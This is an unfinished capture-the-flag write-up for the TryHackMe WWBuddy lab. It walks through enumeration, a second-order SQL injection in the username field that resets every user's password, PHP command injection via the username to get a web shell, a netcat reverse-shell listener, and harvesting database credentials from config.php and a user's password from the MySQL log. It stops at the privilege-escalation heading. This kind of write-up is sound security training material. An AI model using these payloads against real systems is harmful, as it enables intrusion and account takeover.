

# WWBuddy (incomplete)

```
(.venv)~(kali@kali)-[~/Desktop/THM/WWBuddy]
└─$ python3 bday_bruteForce.py > passwords.txt
```

- Enumeration
  - Nmap Scan
  - SSH (22)
  - HTTP (80)
    - Subdirectories enumeration
    - Subdomains enumeration

- Getting Shell
- Privileging from Roberto
- Becoming Root

## Enumeration

### Nmap Scan

```
{'22': 'ssh', '80': 'http'}
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 66:75:21:b4:93:4a:a5:a7:df:f4:01:80:19:cf:ff:ad (RSA)
|   256  a6:dd:30:3b:e4:96:ba:ab:5f:04:3b:9e:9e:92:b7:c0 (ECDSA)
|_  256  04:22:f0:d2:b0:34:45:d4:e5:4d:ad:a2:7d:cd:00:41 (ED25519)

80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
| http-title: Login
|_Requested resource was http://wwbuddy.thm/login/
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Linux 5.X|6.X|4.X (96%), Google Android 10.X|11.X|12.X (93%)
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6 cpe:/o:linux:linux_kernel:4 cpe:/o:google:android:10 cpe:/o:google:android:11 cpe:/o:google:android:12 cpe:/o:linux:linux_kernel:5.4
Aggressive OS guesses: Linux 5.14 - 6.8 (96%), Linux 4.15 - 5.19 (96%), Linux 4.15 (96%), Linux 5.4 - 5.15 (96%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Android 10 - 11 (Linux 4.9 - 4.14) (92%), Android 12 (Linux 5.4) (92%), Android 9 - 11 (Linux 4.9 - 4.14) (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


- SSH on default port, 22. Check if password authentication is enabled.
- HTTP Port is running on the default port 80. Find subdirectories and subdomains.

## SSH (22)

```
└─$ ssh root@wwbuddy.thm
The authenticity of host 'wwbuddy.thm (10.49.153.138)' can't be established.
ED25519 key fingerprint is: SHA256:0WvoHXMUYtrF0958QBvL3RqBw9sFQW8iVPVGa0ubr3g
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'wwbuddy.thm' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root@wwbuddy.thm's password:
```

- Password authentication is enabled. Check if password is reused.

## HTTP (80)




Creating an account with username and password - `admin:admin123`

### Subdirectories enumeration


|               |                                                                  |
|---------------|------------------------------------------------------------------|
| .htpasswd     | [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 3547ms] |
| .htaccess     | [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 3617ms] |
| admin         | [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 33ms]   |
| api           | [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 32ms]   |
| change        | [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 36ms]   |
| images        | [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 33ms]   |
| js            | [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 33ms]   |
| login         | [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 33ms]   |
| profile       | [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 32ms]   |
| register      | [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 39ms]   |
| server-status | [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 35ms]   |
| styles        | [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 31ms]   |

### Subdomains enumeration



```
# No subdomains found
```




No permission for `admin` page, as expected.



The `api` page list this. But it says that user not found.



The `change` page allows us to change the password




Tried XSS on the description, by editing my info. I was able to change my username. Keeping it a SQLi payload, I will attempt to change the password.


Little help from the official writeup, but it make sense. The password query would be like:

`UPDATE password=<input> WHERE username='' OR 1=1 -- -` as I have changed my username.


So, every user's password will be change to what I change it to. And this works. I tried logging in as WWBuddy, with the changed password.



We discover two new users, `Henry` and `Roberto` . Logging in as both and checking their chat histories.



This is the conversation between Henry and Roberto. The default password for any user is the user's birthday.



Logged in as Henry, I am able to see the admin page, which contains the log of the users trying to access the admin page,


Viewing the source-code, we find the `Website Flag`

Looking at the source we see that the end of every line there is a `<br>` to break the line. Maybe the backend is using `include()` to show the logs, let's see if it executes php code.

## Getting Shell


Log in as a user that doesn't have rights to access the /admin page, change the username to some php code and try to access /admin page, then go back to Henry and in /admin page you can see the code was executed. Now go back to the user and change the username to this:

```
<?php system($_GET["cmd"]) ?>
```



With the user created, I tried:

```
http://wwbuddy.thm/admin?cmd=ls
```



```
cmd=whoami
```

```
cmd=REVERSE SHELL CODE
```

```
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [192.168.131.245] from (UNKNOWN) [10.49.153.138] 51898
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Got the shell.

```
ls -la
total 72
drwxrwxr-x 11 www-data developer 4096 Jul 24 2020 .
drwxr-xr-x 3 root root 4096 Jul 24 2020 ..
drwxrwxr-x 2 www-data developer 4096 Jul 28 2020 admin
drwxrwxr-x 3 www-data developer 4096 Jul 21 2020 api
drwxrwxr-x 2 www-data developer 4096 Jul 23 2020 change
-rw-rw-r-- 1 www-data developer 2994 Jul 23 2020 chat.php
-rw-rw-r-- 1 www-data developer 480 Jul 24 2020 config.php
-rw-rw-r-- 1 www-data developer 232 Jul 12 2020 footer.html
-rw-rw-r-- 1 www-data developer 577 Jul 23 2020 header.html
drwxrwxr-x 2 www-data developer 4096 Jul 12 2020 images
-rw-rw-r-- 1 www-data developer 6200 Jul 23 2020 index.php
drwxrwxr-x 2 www-data developer 4096 Jul 21 2020 js
drwxrwxr-x 2 www-data developer 4096 Jul 25 2020 login
-rw-rw-r-- 1 www-data developer 78 Jul 12 2020 logout.php
drwxrwxr-x 2 www-data developer 4096 Jul 22 2020 profile
drwxrwxr-x 2 www-data developer 4096 Jul 7 2020 register
drwxrwxr-x 2 www-data developer 4096 Jul 22 2020 styles
```

Checking the `config.php` file to see if it contains any passwords.

```
cat config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'root');
define('DB_PASSWORD', 'password123');
define('DB_NAME', 'app');

/* Attempt to connect to MySQL database */
$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($link === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
}
?>
```

It does contain the username and password for the database. Trying this password with the user Henry for SSH.

The password for SSH doesn't work.

```
mysql> select username, password from users;
select username, password from users;
+-----+-----+
--+
| username                | password
|
+-----+-----+
--+
| ' OR 1=1 -- -          | $2y$10$XjmeGz81gj8.vUgjev0NI/0RI6J84airZzUuIy8Uzz4ccyyQ.YukA
G |
| <?php system($_GET["cmd"]) ?> | $2y$10$w02/fmcQworpdY0FYvbfe.AK0hvt0Ly9g0M4rKqWfyRm.hf6ykJp
q |
| Roberto                | $2y$10$XjmeGz81gj8.vUgjev0NI/0RI6J84airZzUuIy8Uzz4ccyyQ.YukA
G |
| Henry                  | $2y$10$XjmeGz81gj8.vUgjev0NI/0RI6J84airZzUuIy8Uzz4ccyyQ.YukA
G |
| WWBuddy                | $2y$10$XjmeGz81gj8.vUgjev0NI/0RI6J84airZzUuIy8Uzz4ccyyQ.YukA
G |
+-----+-----+
--+
```

These are the hashes to `admin123` as I have changed all the users' password.

Nothing found in the MySQL database.

```
2020-07-25T14:41:25.299556Z      8 Connect      Access denied for user 'root'@'localhost' (using password: YES)
2020-07-25T14:41:25.309432Z      9 Connect      root@localhost on  using Socket
2020-07-25T14:41:25.309467Z      9 Connect      Access denied for user 'root'@'localhost' (using password: YES)
2020-07-25T14:41:25.317881Z     10 Connect      root@localhost on  using Socket
2020-07-25T14:41:25.317916Z     10 Connect      Access denied for user 'root'@'localhost' (using password: NO)
2020-07-25T14:56:02.127981Z     11 Connect      root@localhost on app using Socket
2020-07-25T14:56:02.128534Z     11 Quit
2020-07-25T15:01:40.140340Z     12 Connect      root@localhost on app using Socket
2020-07-25T15:01:40.143115Z     12 Prepare      SELECT id, username, password FROM users WHERE username = ?
2020-07-25T15:01:40.143760Z     12 Execute      SELECT id, username, password FROM users WHERE username = 'RobertoyVnocsXsf%X68wf'
2020-07-25T15:01:40.147944Z     12 Close stmt
2020-07-25T15:01:40.148109Z     12 Quit
2020-07-25T15:02:00.018314Z     13 Connect      root@localhost on app using Socket
2020-07-25T15:02:00.018975Z     13 Prepare      SELECT id, username, password FROM users WHERE username = ?
2020-07-25T15:02:00.019056Z     13 Execute      SELECT id, username, password FROM users WHERE username = 'Roberto'
2020-07-25T15:02:00.089575Z     13 Close stmt
2020-07-25T15:02:00.089631Z     13 Quit
2020-07-25T15:02:00.093503Z     14 Connect      root@localhost on app using Socket
2020-07-25T15:02:00.093662Z     14 Query        SELECT name FROM countries
2020-07-25T15:02:00.094135Z     14 Query        SELECT country, email, birthday, description FROM users WHERE id = 'b5ea6181006480438019e76f8100249e'
2020-07-25T15:02:00.096687Z     14 Query        SELECT * FROM messages WHERE sender = 'b5ea6181006480438019e76f8100249e' OR receiver = 'b5ea6181006480438019e76f8100249e'
2020-07-25T15:02:00.097056Z     14 Query        SELECT id,username FROM users WHERE id IN ('fc18e5f4aa09bbb7fdedf5e277dda00', 'be3308759688f3008
```



In the `general.log`, for MySQL, I found this. Roberto typed his password by mistake.

```
roberto:yVnocsXsf%X68wf
```

## Privileging from Roberto

